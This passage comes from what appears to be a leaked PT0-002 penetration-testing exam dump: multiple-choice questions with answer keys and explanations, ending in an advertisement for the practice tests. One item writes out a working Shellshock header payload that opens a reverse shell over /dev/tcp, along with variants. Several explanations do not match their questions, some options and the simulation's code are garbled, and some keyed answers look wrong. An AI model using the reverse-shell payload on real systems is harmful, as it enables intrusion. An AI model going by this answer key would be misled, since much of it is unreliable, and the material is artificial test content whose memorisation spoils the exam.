the `2>/dev/null` is output redirection, it simply sends all the error messages to infinity and beyond preventing any error messages to appear in the terminal session. The tester is trying to find files with the SUID bit set on the system. The SUID (set user ID) bit is a special permission that allows a file to be executed with the privileges of the file owner, regardless of who runs it. This can be used to perform privileged operations or access restricted resources. A penetration tester can use the `find` command with the `-user` and `-perm` options to search for files owned by a specific user (such as `root`) and having a specific permission (such as `4000`, which indicates the SUID bit is set).

NEW QUESTION 249

A penetration tester who is conducting a web-application test discovers a clickjacking vulnerability associated with a login page to financial data. Which of the following should the tester do with this information to make this a successful exploit?

- A. Perform XSS.
- B. Conduct a watering-hole attack.
- C. Use BeEF.
- D. Use browser autopwn.

Answer: B

Explanation:

A clickjacking vulnerability allows an attacker to trick a user into clicking on a hidden element on a web page, such as a login button or a link. A watering-hole attack is a technique where the attacker compromises a website that is frequently visited by the target users, and injects malicious code or content into the website. The attacker can then use the clickjacking vulnerability to redirect the users to a malicious website or perform unauthorized actions on their behalf.

* A. Perform XSS. This is incorrect. XSS (cross-site scripting) is a vulnerability where an attacker injects malicious scripts into a web page that are executed by the

browser of the victim. XSS can be used to steal cookies, session tokens, or other sensitive information, but it is not directly related to clickjacking.

* C. Use BeEF. This is incorrect. BeEF (Browser Exploitation Framework) is a tool that allows an attacker to exploit various browser vulnerabilities and take control of the browser of the victim. BeEF can be used to launch clickjacking attacks, but it is not the only way to do so.

* D. Use browser autopwn. This is incorrect. Browser autopwn is a feature of Metasploit that automatically exploits browser vulnerabilities and delivers a payload to the victim's system. Browser autopwn can be used to compromise the browser of the victim, but it is not directly related to clickjacking.

References:

➤ 1: OWASP Foundation, "Clickjacking", <https://owasp.org/www-community/attacks/Clickjacking>

➤ 2: PortSwigger, "What is clickjacking? Tutorial & Examples",
<https://portswigger.net/web-security/clickjacking>

➤ 4: Akto, "Clickjacking: Understanding vulnerability, attacks and prevention", <https://www.akto.io/blog/clickjacking-understanding-vulnerability-attacks-and-prevention>

NEW QUESTION 253

A penetration tester needs to perform a vulnerability scan against a web server. Which of the following tools is the tester MOST likely to choose?

- A. Nmap
- B. Nikto
- C. Cain and Abel
- D. Ethercap

Answer: B

Explanation:

<https://hackertarget.com/nikto-website-scanner/>

NEW QUESTION 258

A consulting company is completing the ROE during scoping. Which of the following should be included in the ROE?

- A. Cost of the assessment
- B. Report distribution
- C. Testing restrictions
- D. Liability

Answer: B

NEW QUESTION 259

A physical penetration tester needs to get inside an organization's office and collect sensitive information without acting suspiciously or being noticed by the security guards. The tester has observed that the company's ticket gate does not scan the badges, and employees leave their badges on the table while going to the restroom. Which of the following techniques can the tester use to gain physical access to the office? (Choose two.)

- A. Shoulder surfing
- B. Call spoofing
- C. Badge stealing
- D. Tailgating
- E. Dumpster diving
- F. Email phishing

Answer: CD

NEW QUESTION 260

A penetration tester is cleaning up and covering tracks at the conclusion of a penetration test. Which of the following should the tester be sure to remove from the system? (Choose two.)

- A. Spawned shells
- B. Created user accounts
- C. Server logs
- D. Administrator accounts
- E. Reboot system
- F. ARP cache

Answer: AB

Explanation:

Removing shells: Remove any shell programs installed when performing the pentest.

Removing tester-created credentials: Be sure to remove any user accounts created during the pentest. This includes backdoor accounts.

Removing tools: Remove any software tools that were installed on the customer's systems that were used to aid in the exploitation of systems.

NEW QUESTION 263

A penetration tester is conducting an authorized, physical penetration test to attempt to enter a client's building during non-business hours. Which of the following are MOST important for the penetration tester to have during the test? (Choose two.)

- A. A handheld RF spectrum analyzer
- B. A mask and personal protective equipment
- C. Caution tape for marking off insecure areas
- D. A dedicated point of contact at the client
- E. The paperwork documenting the engagement
- F. Knowledge of the building's normal business hours

Answer: DE

Explanation:

Always carry the contact information and any documents stating that you are approved to do this.

NEW QUESTION 264

After running the enum4linux.pl command, a penetration tester received the following output:

```
=====
| Enumerating Workgroup/Domain on 192.168.100.56 |
=====
[+] Got domain/workgroup name: WORKGROUP
=====
| Session Check on 192.168.100.56 |
=====
[+] Server 192.168.100.56 allows sessions using username '', password ''
=====
| Getting domain SID for 192.168.100.56 |
=====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
=====
| Share Enumeration on 192.168.100.56 |
=====
Sharename Type Comment
-----
print$ Disk Printer Drivers
web Disk File Server
IPC$ IPC IPC Service (Samba 4.5.12-Debian)
SMB1 disabled -- no workgroup available
[+] Attempting to map shares on 192.168.100.56
//192.168.100.56/print$ Mapping: DENIED, Listing: N/A
//192.168.100.56/web Mapping: OK, Listing: OK
//192.168.100.56/IPC$ [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
enum4linux complete on Mon Jul 20 10:14:37 2020
```

Which of the following commands should the penetration tester run NEXT?

- A. smbpool //192.160.100.56/print\$
- B. net rpc share -S 192.168.100.56 -U "
- C. smbget //192.168.100.56/web -U "
- D. smbclient //192.168.100.56/web -U " -N

Answer: D

Explanation:

A vulnerability scan is a type of assessment that helps to identify vulnerabilities in a network or system. It scans systems for potential vulnerabilities, misconfigurations, and outdated software. Based on the output from a vulnerability scan, a penetration tester can identify vulnerabilities that may be exploited to gain access to a system. In this scenario, the output from the penetration testing tool shows that 100 hosts contained findings due to improper patch management. This indicates that the vulnerability scan detected vulnerabilities that could have been prevented through proper patch management. Therefore, the most likely test performed by the penetration tester is a vulnerability scan.

NEW QUESTION 269

A penetration tester is conducting an unknown environment test and gathering additional information that can be used for later stages of an assessment. Which of the following would most likely produce useful information for additional testing?

- A. Searching for code repositories associated with a developer who previously worked for the target company code repositories associated with the
- B. Searching for code repositories target company's organization
- C. Searching for code repositories associated with the target company's organization
- D. Searching for code repositories associated with a developer who previously worked for the target company

Answer: B

Explanation:

Code repositories are online platforms that store and manage source code and other files related to software development projects. Code repositories can contain useful information for additional testing, such as application names, versions, features, functions, vulnerabilities, dependencies, credentials, comments, or documentation. Searching for code repositories associated with the target company's organization would most likely produce useful information for additional testing, as it would reveal the software projects that the target company is working on or using, and potentially expose some weaknesses or flaws that can be exploited. Code repositories can be searched by using tools such as GitHub, GitLab, Bitbucket, or SourceForge1. The other options are not as likely to produce useful information for additional testing, as they are not directly related to the target company's software development activities. Searching for code repositories associated with a developer who previously worked for the target company may not yield any relevant or current information, as the developer may have deleted, moved, or updated their code repositories after leaving the company.

Searching for code repositories associated with the target company's competitors or customers may not yield any useful or accessible information, as they may have different or unrelated software projects, or they may have restricted or protected their code repositories from public view.

NEW QUESTION 274

During an internal penetration test against a company, a penetration tester was able to navigate to another part of the network and locate a folder containing

customer information such as addresses, phone numbers, and credit card numbers. To be PCI compliant, which of the following should the company have implemented to BEST protect this data?

- A. Vulnerability scanning
- B. Network segmentation
- C. System hardening
- D. Intrusion detection

Answer: B

Explanation:

Network segmentation is the practice of dividing a network into smaller subnetworks or segments based on different criteria, such as function, security level, or access control. Network segmentation can enhance the security of a network by isolating sensitive or critical systems from less secure or untrusted systems, reducing the attack surface, limiting the spread of malware or intrusions, and enforcing granular policies and rules for each segment. To be PCI compliant, which is a set of standards for protecting payment card data, the company should have implemented network segmentation to separate the servers that perform financial transactions from other parts of the network that may be less secure or more exposed to threats. The other options are not specific requirements for PCI compliance, although they may be good security practices in general.

NEW QUESTION 278

During an assessment, a penetration tester obtains a list of 30 email addresses by crawling the target company's website and then creates a list of possible usernames based on the email address format. Which of the following types of attacks would MOST likely be used to avoid account lockout?

- A. Mask
- B. Rainbow
- C. Dictionary
- D. Password spraying

Answer: D

Explanation:

Password spraying is a type of password guessing attack that involves trying one or a few common passwords against many usernames or accounts. Password spraying can avoid account lockout policies that limit the number of failed login attempts per account by spreading out the attempts over time and across different accounts. Password spraying can also increase the chances of success by using passwords that are likely to be used by many users, such as default passwords, seasonal passwords, or company names. Mask is a type of password cracking attack that involves using a mask or a pattern to generate passwords based on known or guessed characteristics of the password, such as length, case, or symbols. Rainbow is a technique of storing precomputed hashes of passwords in a table that can be used to quickly crack passwords by looking up the hashes. Dictionary is a type of password cracking attack that involves using a wordlist or a dictionary of common or likely passwords to try against an account.

NEW QUESTION 279

A company obtained permission for a vulnerability scan from its cloud service provider and now wants to test the security of its hosted data. Which of the following should the tester verify FIRST to assess this risk?

- A. Whether sensitive client data is publicly accessible
- B. Whether the connection between the cloud and the client is secure
- C. Whether the client's employees are trained properly to use the platform
- D. Whether the cloud applications were developed using a secure SDLC

Answer: A

NEW QUESTION 284

SIMULATION

Using the output, identify potential attack vectors that should be further investigated.

Weak Apache Tomcat Credentials

Null session enumeration

Weak SMB file permissions

Webdav file upload

ARP spoofing

SNMP enumeration

Fragmentation attack

FTP anonymous login

NMAP Scan Output

Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATE SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds

-Pn
 -sV
 -p 1-1023
 192.168.2.1-100
 nmap
 nc
 --top-ports=100
 --top-ports=1000
 hping
 -sL
 -sU
 -O
 192.168.2.2

NMAP Scan Output

```

Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
    
```

```

ports = [21, 22]

{:ports => 21:ports => 22}

#!/usr/bin/python

for $PORT in $PORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))
    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))
    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))
    finally:
        s.close()

export $PORTS = 21,22

#!/usr/bin/ruby

#!/usr/bin/bash

for port in ports:
    
```


Immutables

```

import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
    
```



- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

1: Null session enumeration Weak SMB file permissions Fragmentation attack
 2: nmap
 -sV
 -p 1-1023
 * 192.168.2.2
 3: #!/usr/bin/python export \$PORTS = 21,22 for \$PORT in \$PORTS: try:
 s.c onnect((ip, port))
 print("%s:%s – OPEN" % (ip, port)) except socket.timeout
 print("%s:%s – TIMEOUT" % (ip, port)) except socket.error as e:
 print("%s:%s – CLOSED" % (ip, port)) finally
 s.close() port_scan(sys.argv[1], ports)

NEW QUESTION 287

A penetration tester has been hired to perform a physical penetration test to gain access to a secure room within a client's building. Exterior reconnaissance identifies two entrances, a WiFi guest network, and multiple security cameras connected to the Internet. Which of the following tools or techniques would BEST support additional reconnaissance?

- A. Wardriving
- B. Shodan
- C. Recon-ng
- D. Aircrack-ng

Answer: C

NEW QUESTION 290

A penetration tester discovered that a client uses cloud mail as the company's email system. During the penetration test, the tester set up a fake cloud mail login page and sent all company employees an email that stated their inboxes were full and directed them to the fake login page to remedy the issue. Which of the following BEST describes this attack?

- A. Credential harvesting
- B. Privilege escalation
- C. Password spraying
- D. Domain record abuse

Answer: A

Explanation:

Credential harvesting is a type of attack that aims to collect usernames and passwords from unsuspecting users by tricking them into entering their credentials on a fake or spoofed website. Credential harvesting can be done by using phishing emails that lure users to click on malicious links or attachments that redirect them to the fake website. The fake website may look identical or similar to the legitimate one, but it will capture and store the user's credentials for later use by the attacker. In this case, the penetration tester set up a fake cloud mail login page and sent phishing emails to all company employees to harvest their credentials.

NEW QUESTION 295

A penetration tester discovers a vulnerable web server at 10.10.1.1. The tester then edits a Python script that sends a web exploit and comes across the following code:

```
exploits = {"User-Agent": "()" { ignored;};/bin/bash -i>& /dev/tcp/127.0.0.1/9090 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}
```

Which of the following edits should the tester make to the script to determine the user context in which the server is being run?

- A. exploits = {"User-Agent": "()" { ignored;};/bin/bash -i id;whoami", "Accept": "text/html,application/xhtml+xml,application/xml"}
- B. exploits = {"User-Agent": "()" { ignored;};/bin/bash -i>& find / -perm -4000", "Accept": "text/html,application/xhtml+xml,application/xml"}
- C. exploits = {"User-Agent": "()" { ignored;};/bin/sh -i ps -ef" 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}
- D. exploits = {"User-Agent": "()" { ignored;};/bin/bash -i>& /dev/tcp/10.10.1.1/80" 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}

Answer: A

NEW QUESTION 296

During a penetration-testing engagement, a consultant performs reconnaissance of a client to identify potential targets for a phishing campaign. Which of the following would allow the consultant to retrieve email addresses for technical and billing contacts quickly, without triggering any of the client's cybersecurity tools? (Choose two.)

- A. Scraping social media sites
- B. Using the WHOIS lookup tool
- C. Crawling the client's website
- D. Phishing company employees
- E. Utilizing DNS lookup tools
- F. Conducting wardriving near the client facility

Answer: AC

Explanation:

Technical and billing addresses are usually posted on company websites and company social media sites for the their clients to access. The WHOIS lookup will only avail info for the company registrant, an abuse email contact, etc but it may not contain details for billing addresses.

NEW QUESTION 298

A penetration tester found the following valid URL while doing a manual assessment of a web application: <http://www.example.com/product.php?id=123987>. Which of the following automated tools would be best to use NEXT to try to identify a vulnerability in this URL?

- A. SQLmap
- B. Nessus
- C. Nikto
- D. DirBuster

Answer: B

NEW QUESTION 302

A security analyst needs to perform an on-path attack on BLE smart devices. Which of the following tools would be BEST suited to accomplish this task?

- A. Wireshark
- B. Gattacker

- C. tcpdump
- D. Netcat

Answer: B

Explanation:

The best tool for performing an on-path attack on BLE smart devices is Gattacker. Gattacker is a Bluetooth Low Energy (BLE) pentesting and fuzzing framework specifically designed for on-path attacks. It allows security analysts to perform a variety of tasks, including man-in-the-middle attacks, passive and active scans, fuzzing of BLE services, and more. Gattacker also provides an interactive command-line interface that makes it easy to interact with the target BLE device and execute various commands.

NEW QUESTION 304

A security firm is discussing the results of a penetration test with the client. Based on the findings, the client wants to focus the remaining time on a critical network segment. Which of the following BEST describes the action taking place?

- A. Maximizing the likelihood of finding vulnerabilities
- B. Reprioritizing the goals/objectives
- C. Eliminating the potential for false positives
- D. Reducing the risk to the client environment

Answer: B

Explanation:

Goal Reprioritization Have the goals of the assessment changed? Has any new information been found that might affect the goal or desired end state? I would also agree with A, because by goal reprioritization you are more likely to find vulnerabilities in this specific segment of critical network, but it is a side effect of goal reprioritization.

NEW QUESTION 308

In the process of active service enumeration, a penetration tester identifies an SMTP daemon running on one of the target company's servers. Which of the following actions would BEST enable the tester to perform phishing in a later stage of the assessment?

- A. Test for RFC-defined protocol conformance.
- B. Attempt to brute force authentication to the service.
- C. Perform a reverse DNS query and match to the service banner.
- D. Check for an open relay configuration.

Answer: D

Explanation:

SMTP is a protocol associated with mail servers. Therefore, for a penetration tester, an open relay configuration can be exploited to launch phishing attacks.

NEW QUESTION 309

Which of the following documents describes activities that are prohibited during a scheduled penetration test?

- A. MSA
- B. NDA
- C. ROE
- D. SLA

Answer: C

Explanation:

The document that describes activities that are prohibited during a scheduled penetration test is ROE, which stands for rules of engagement. ROE is a document that defines the scope, objectives, methods, limitations, and expectations of a penetration test. ROE can specify what activities are allowed or prohibited during the penetration test, such as which targets, systems, networks, or services can be tested or attacked, which tools, techniques, or exploits can be used or avoided, which times or dates can be scheduled or excluded, or which impacts or risks can be accepted or mitigated. ROE can help ensure that the penetration test is conducted in a legal, ethical, and professional manner, and that it does not cause any harm or damage to the client or third parties. The other options are not documents that describe activities that are prohibited during a scheduled penetration test. MSA stands for master service agreement, which is a document that defines the general terms and conditions of a contractual relationship between two parties, such as the scope of work, payment terms, warranties, liabilities, or dispute resolution. NDA stands for non-disclosure agreement, which is a document that defines the confidential information that is shared between two parties during a business relationship, such as trade secrets, intellectual property, or customer data. SLA stands for service level agreement, which is a document that defines the quality and performance standards of a service provided by one party to another party, such as availability, reliability, responsiveness, or security.

NEW QUESTION 312

A client evaluating a penetration testing company requests examples of its work. Which of the following represents the BEST course of action for the penetration testers?

- A. Redact identifying information and provide a previous customer's documentation.
- B. Allow the client to only view the information while in secure spaces.
- C. Determine which reports are no longer under a period of confidentiality.
- D. Provide raw output from penetration testing tools.

Answer: C

Explanation:

Penetration testing reports contain sensitive information about the vulnerabilities and risks of a customer's systems and networks. Therefore, penetration testers should respect the confidentiality and privacy of their customers and only share their reports with authorized parties. Penetration testers should also follow the terms and conditions of their contracts with their customers, which may include a period of confidentiality that prohibits them from disclosing any information related

to the testing without the customer's consent.

NEW QUESTION 315

The output from a penetration testing tool shows 100 hosts contained findings due to improper patch management. Which of the following did the penetration tester perform?

- A. A vulnerability scan
- B. A WHOIS lookup
- C. A packet capture
- D. An Nmap scan

Answer: A

Explanation:

A vulnerability scan is a type of penetration testing tool that is used to scan a network for vulnerabilities. A vulnerability scan can detect misconfigurations, missing patches, and other security issues that could be exploited by attackers. In this case, the output shows that 100 hosts had findings due to improper patch management, which means that the tester performed a vulnerability scan.

NEW QUESTION 319

.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questions and Answers in PDF Format

PT0-002 Practice Exam Features:

- * PT0-002 Questions and Answers Updated Frequently
- * PT0-002 Practice Questions Verified by Expert Senior Certified Staff
- * PT0-002 Most Realistic Questions that Guarantee you a Pass on Your First Try
- * PT0-002 Practice Test Questions in Multiple Choice Formats and Updates for 1 Year

100% Actual & Verified — Instant Download, Please Click
[Order The PT0-002 Practice Test Here](#)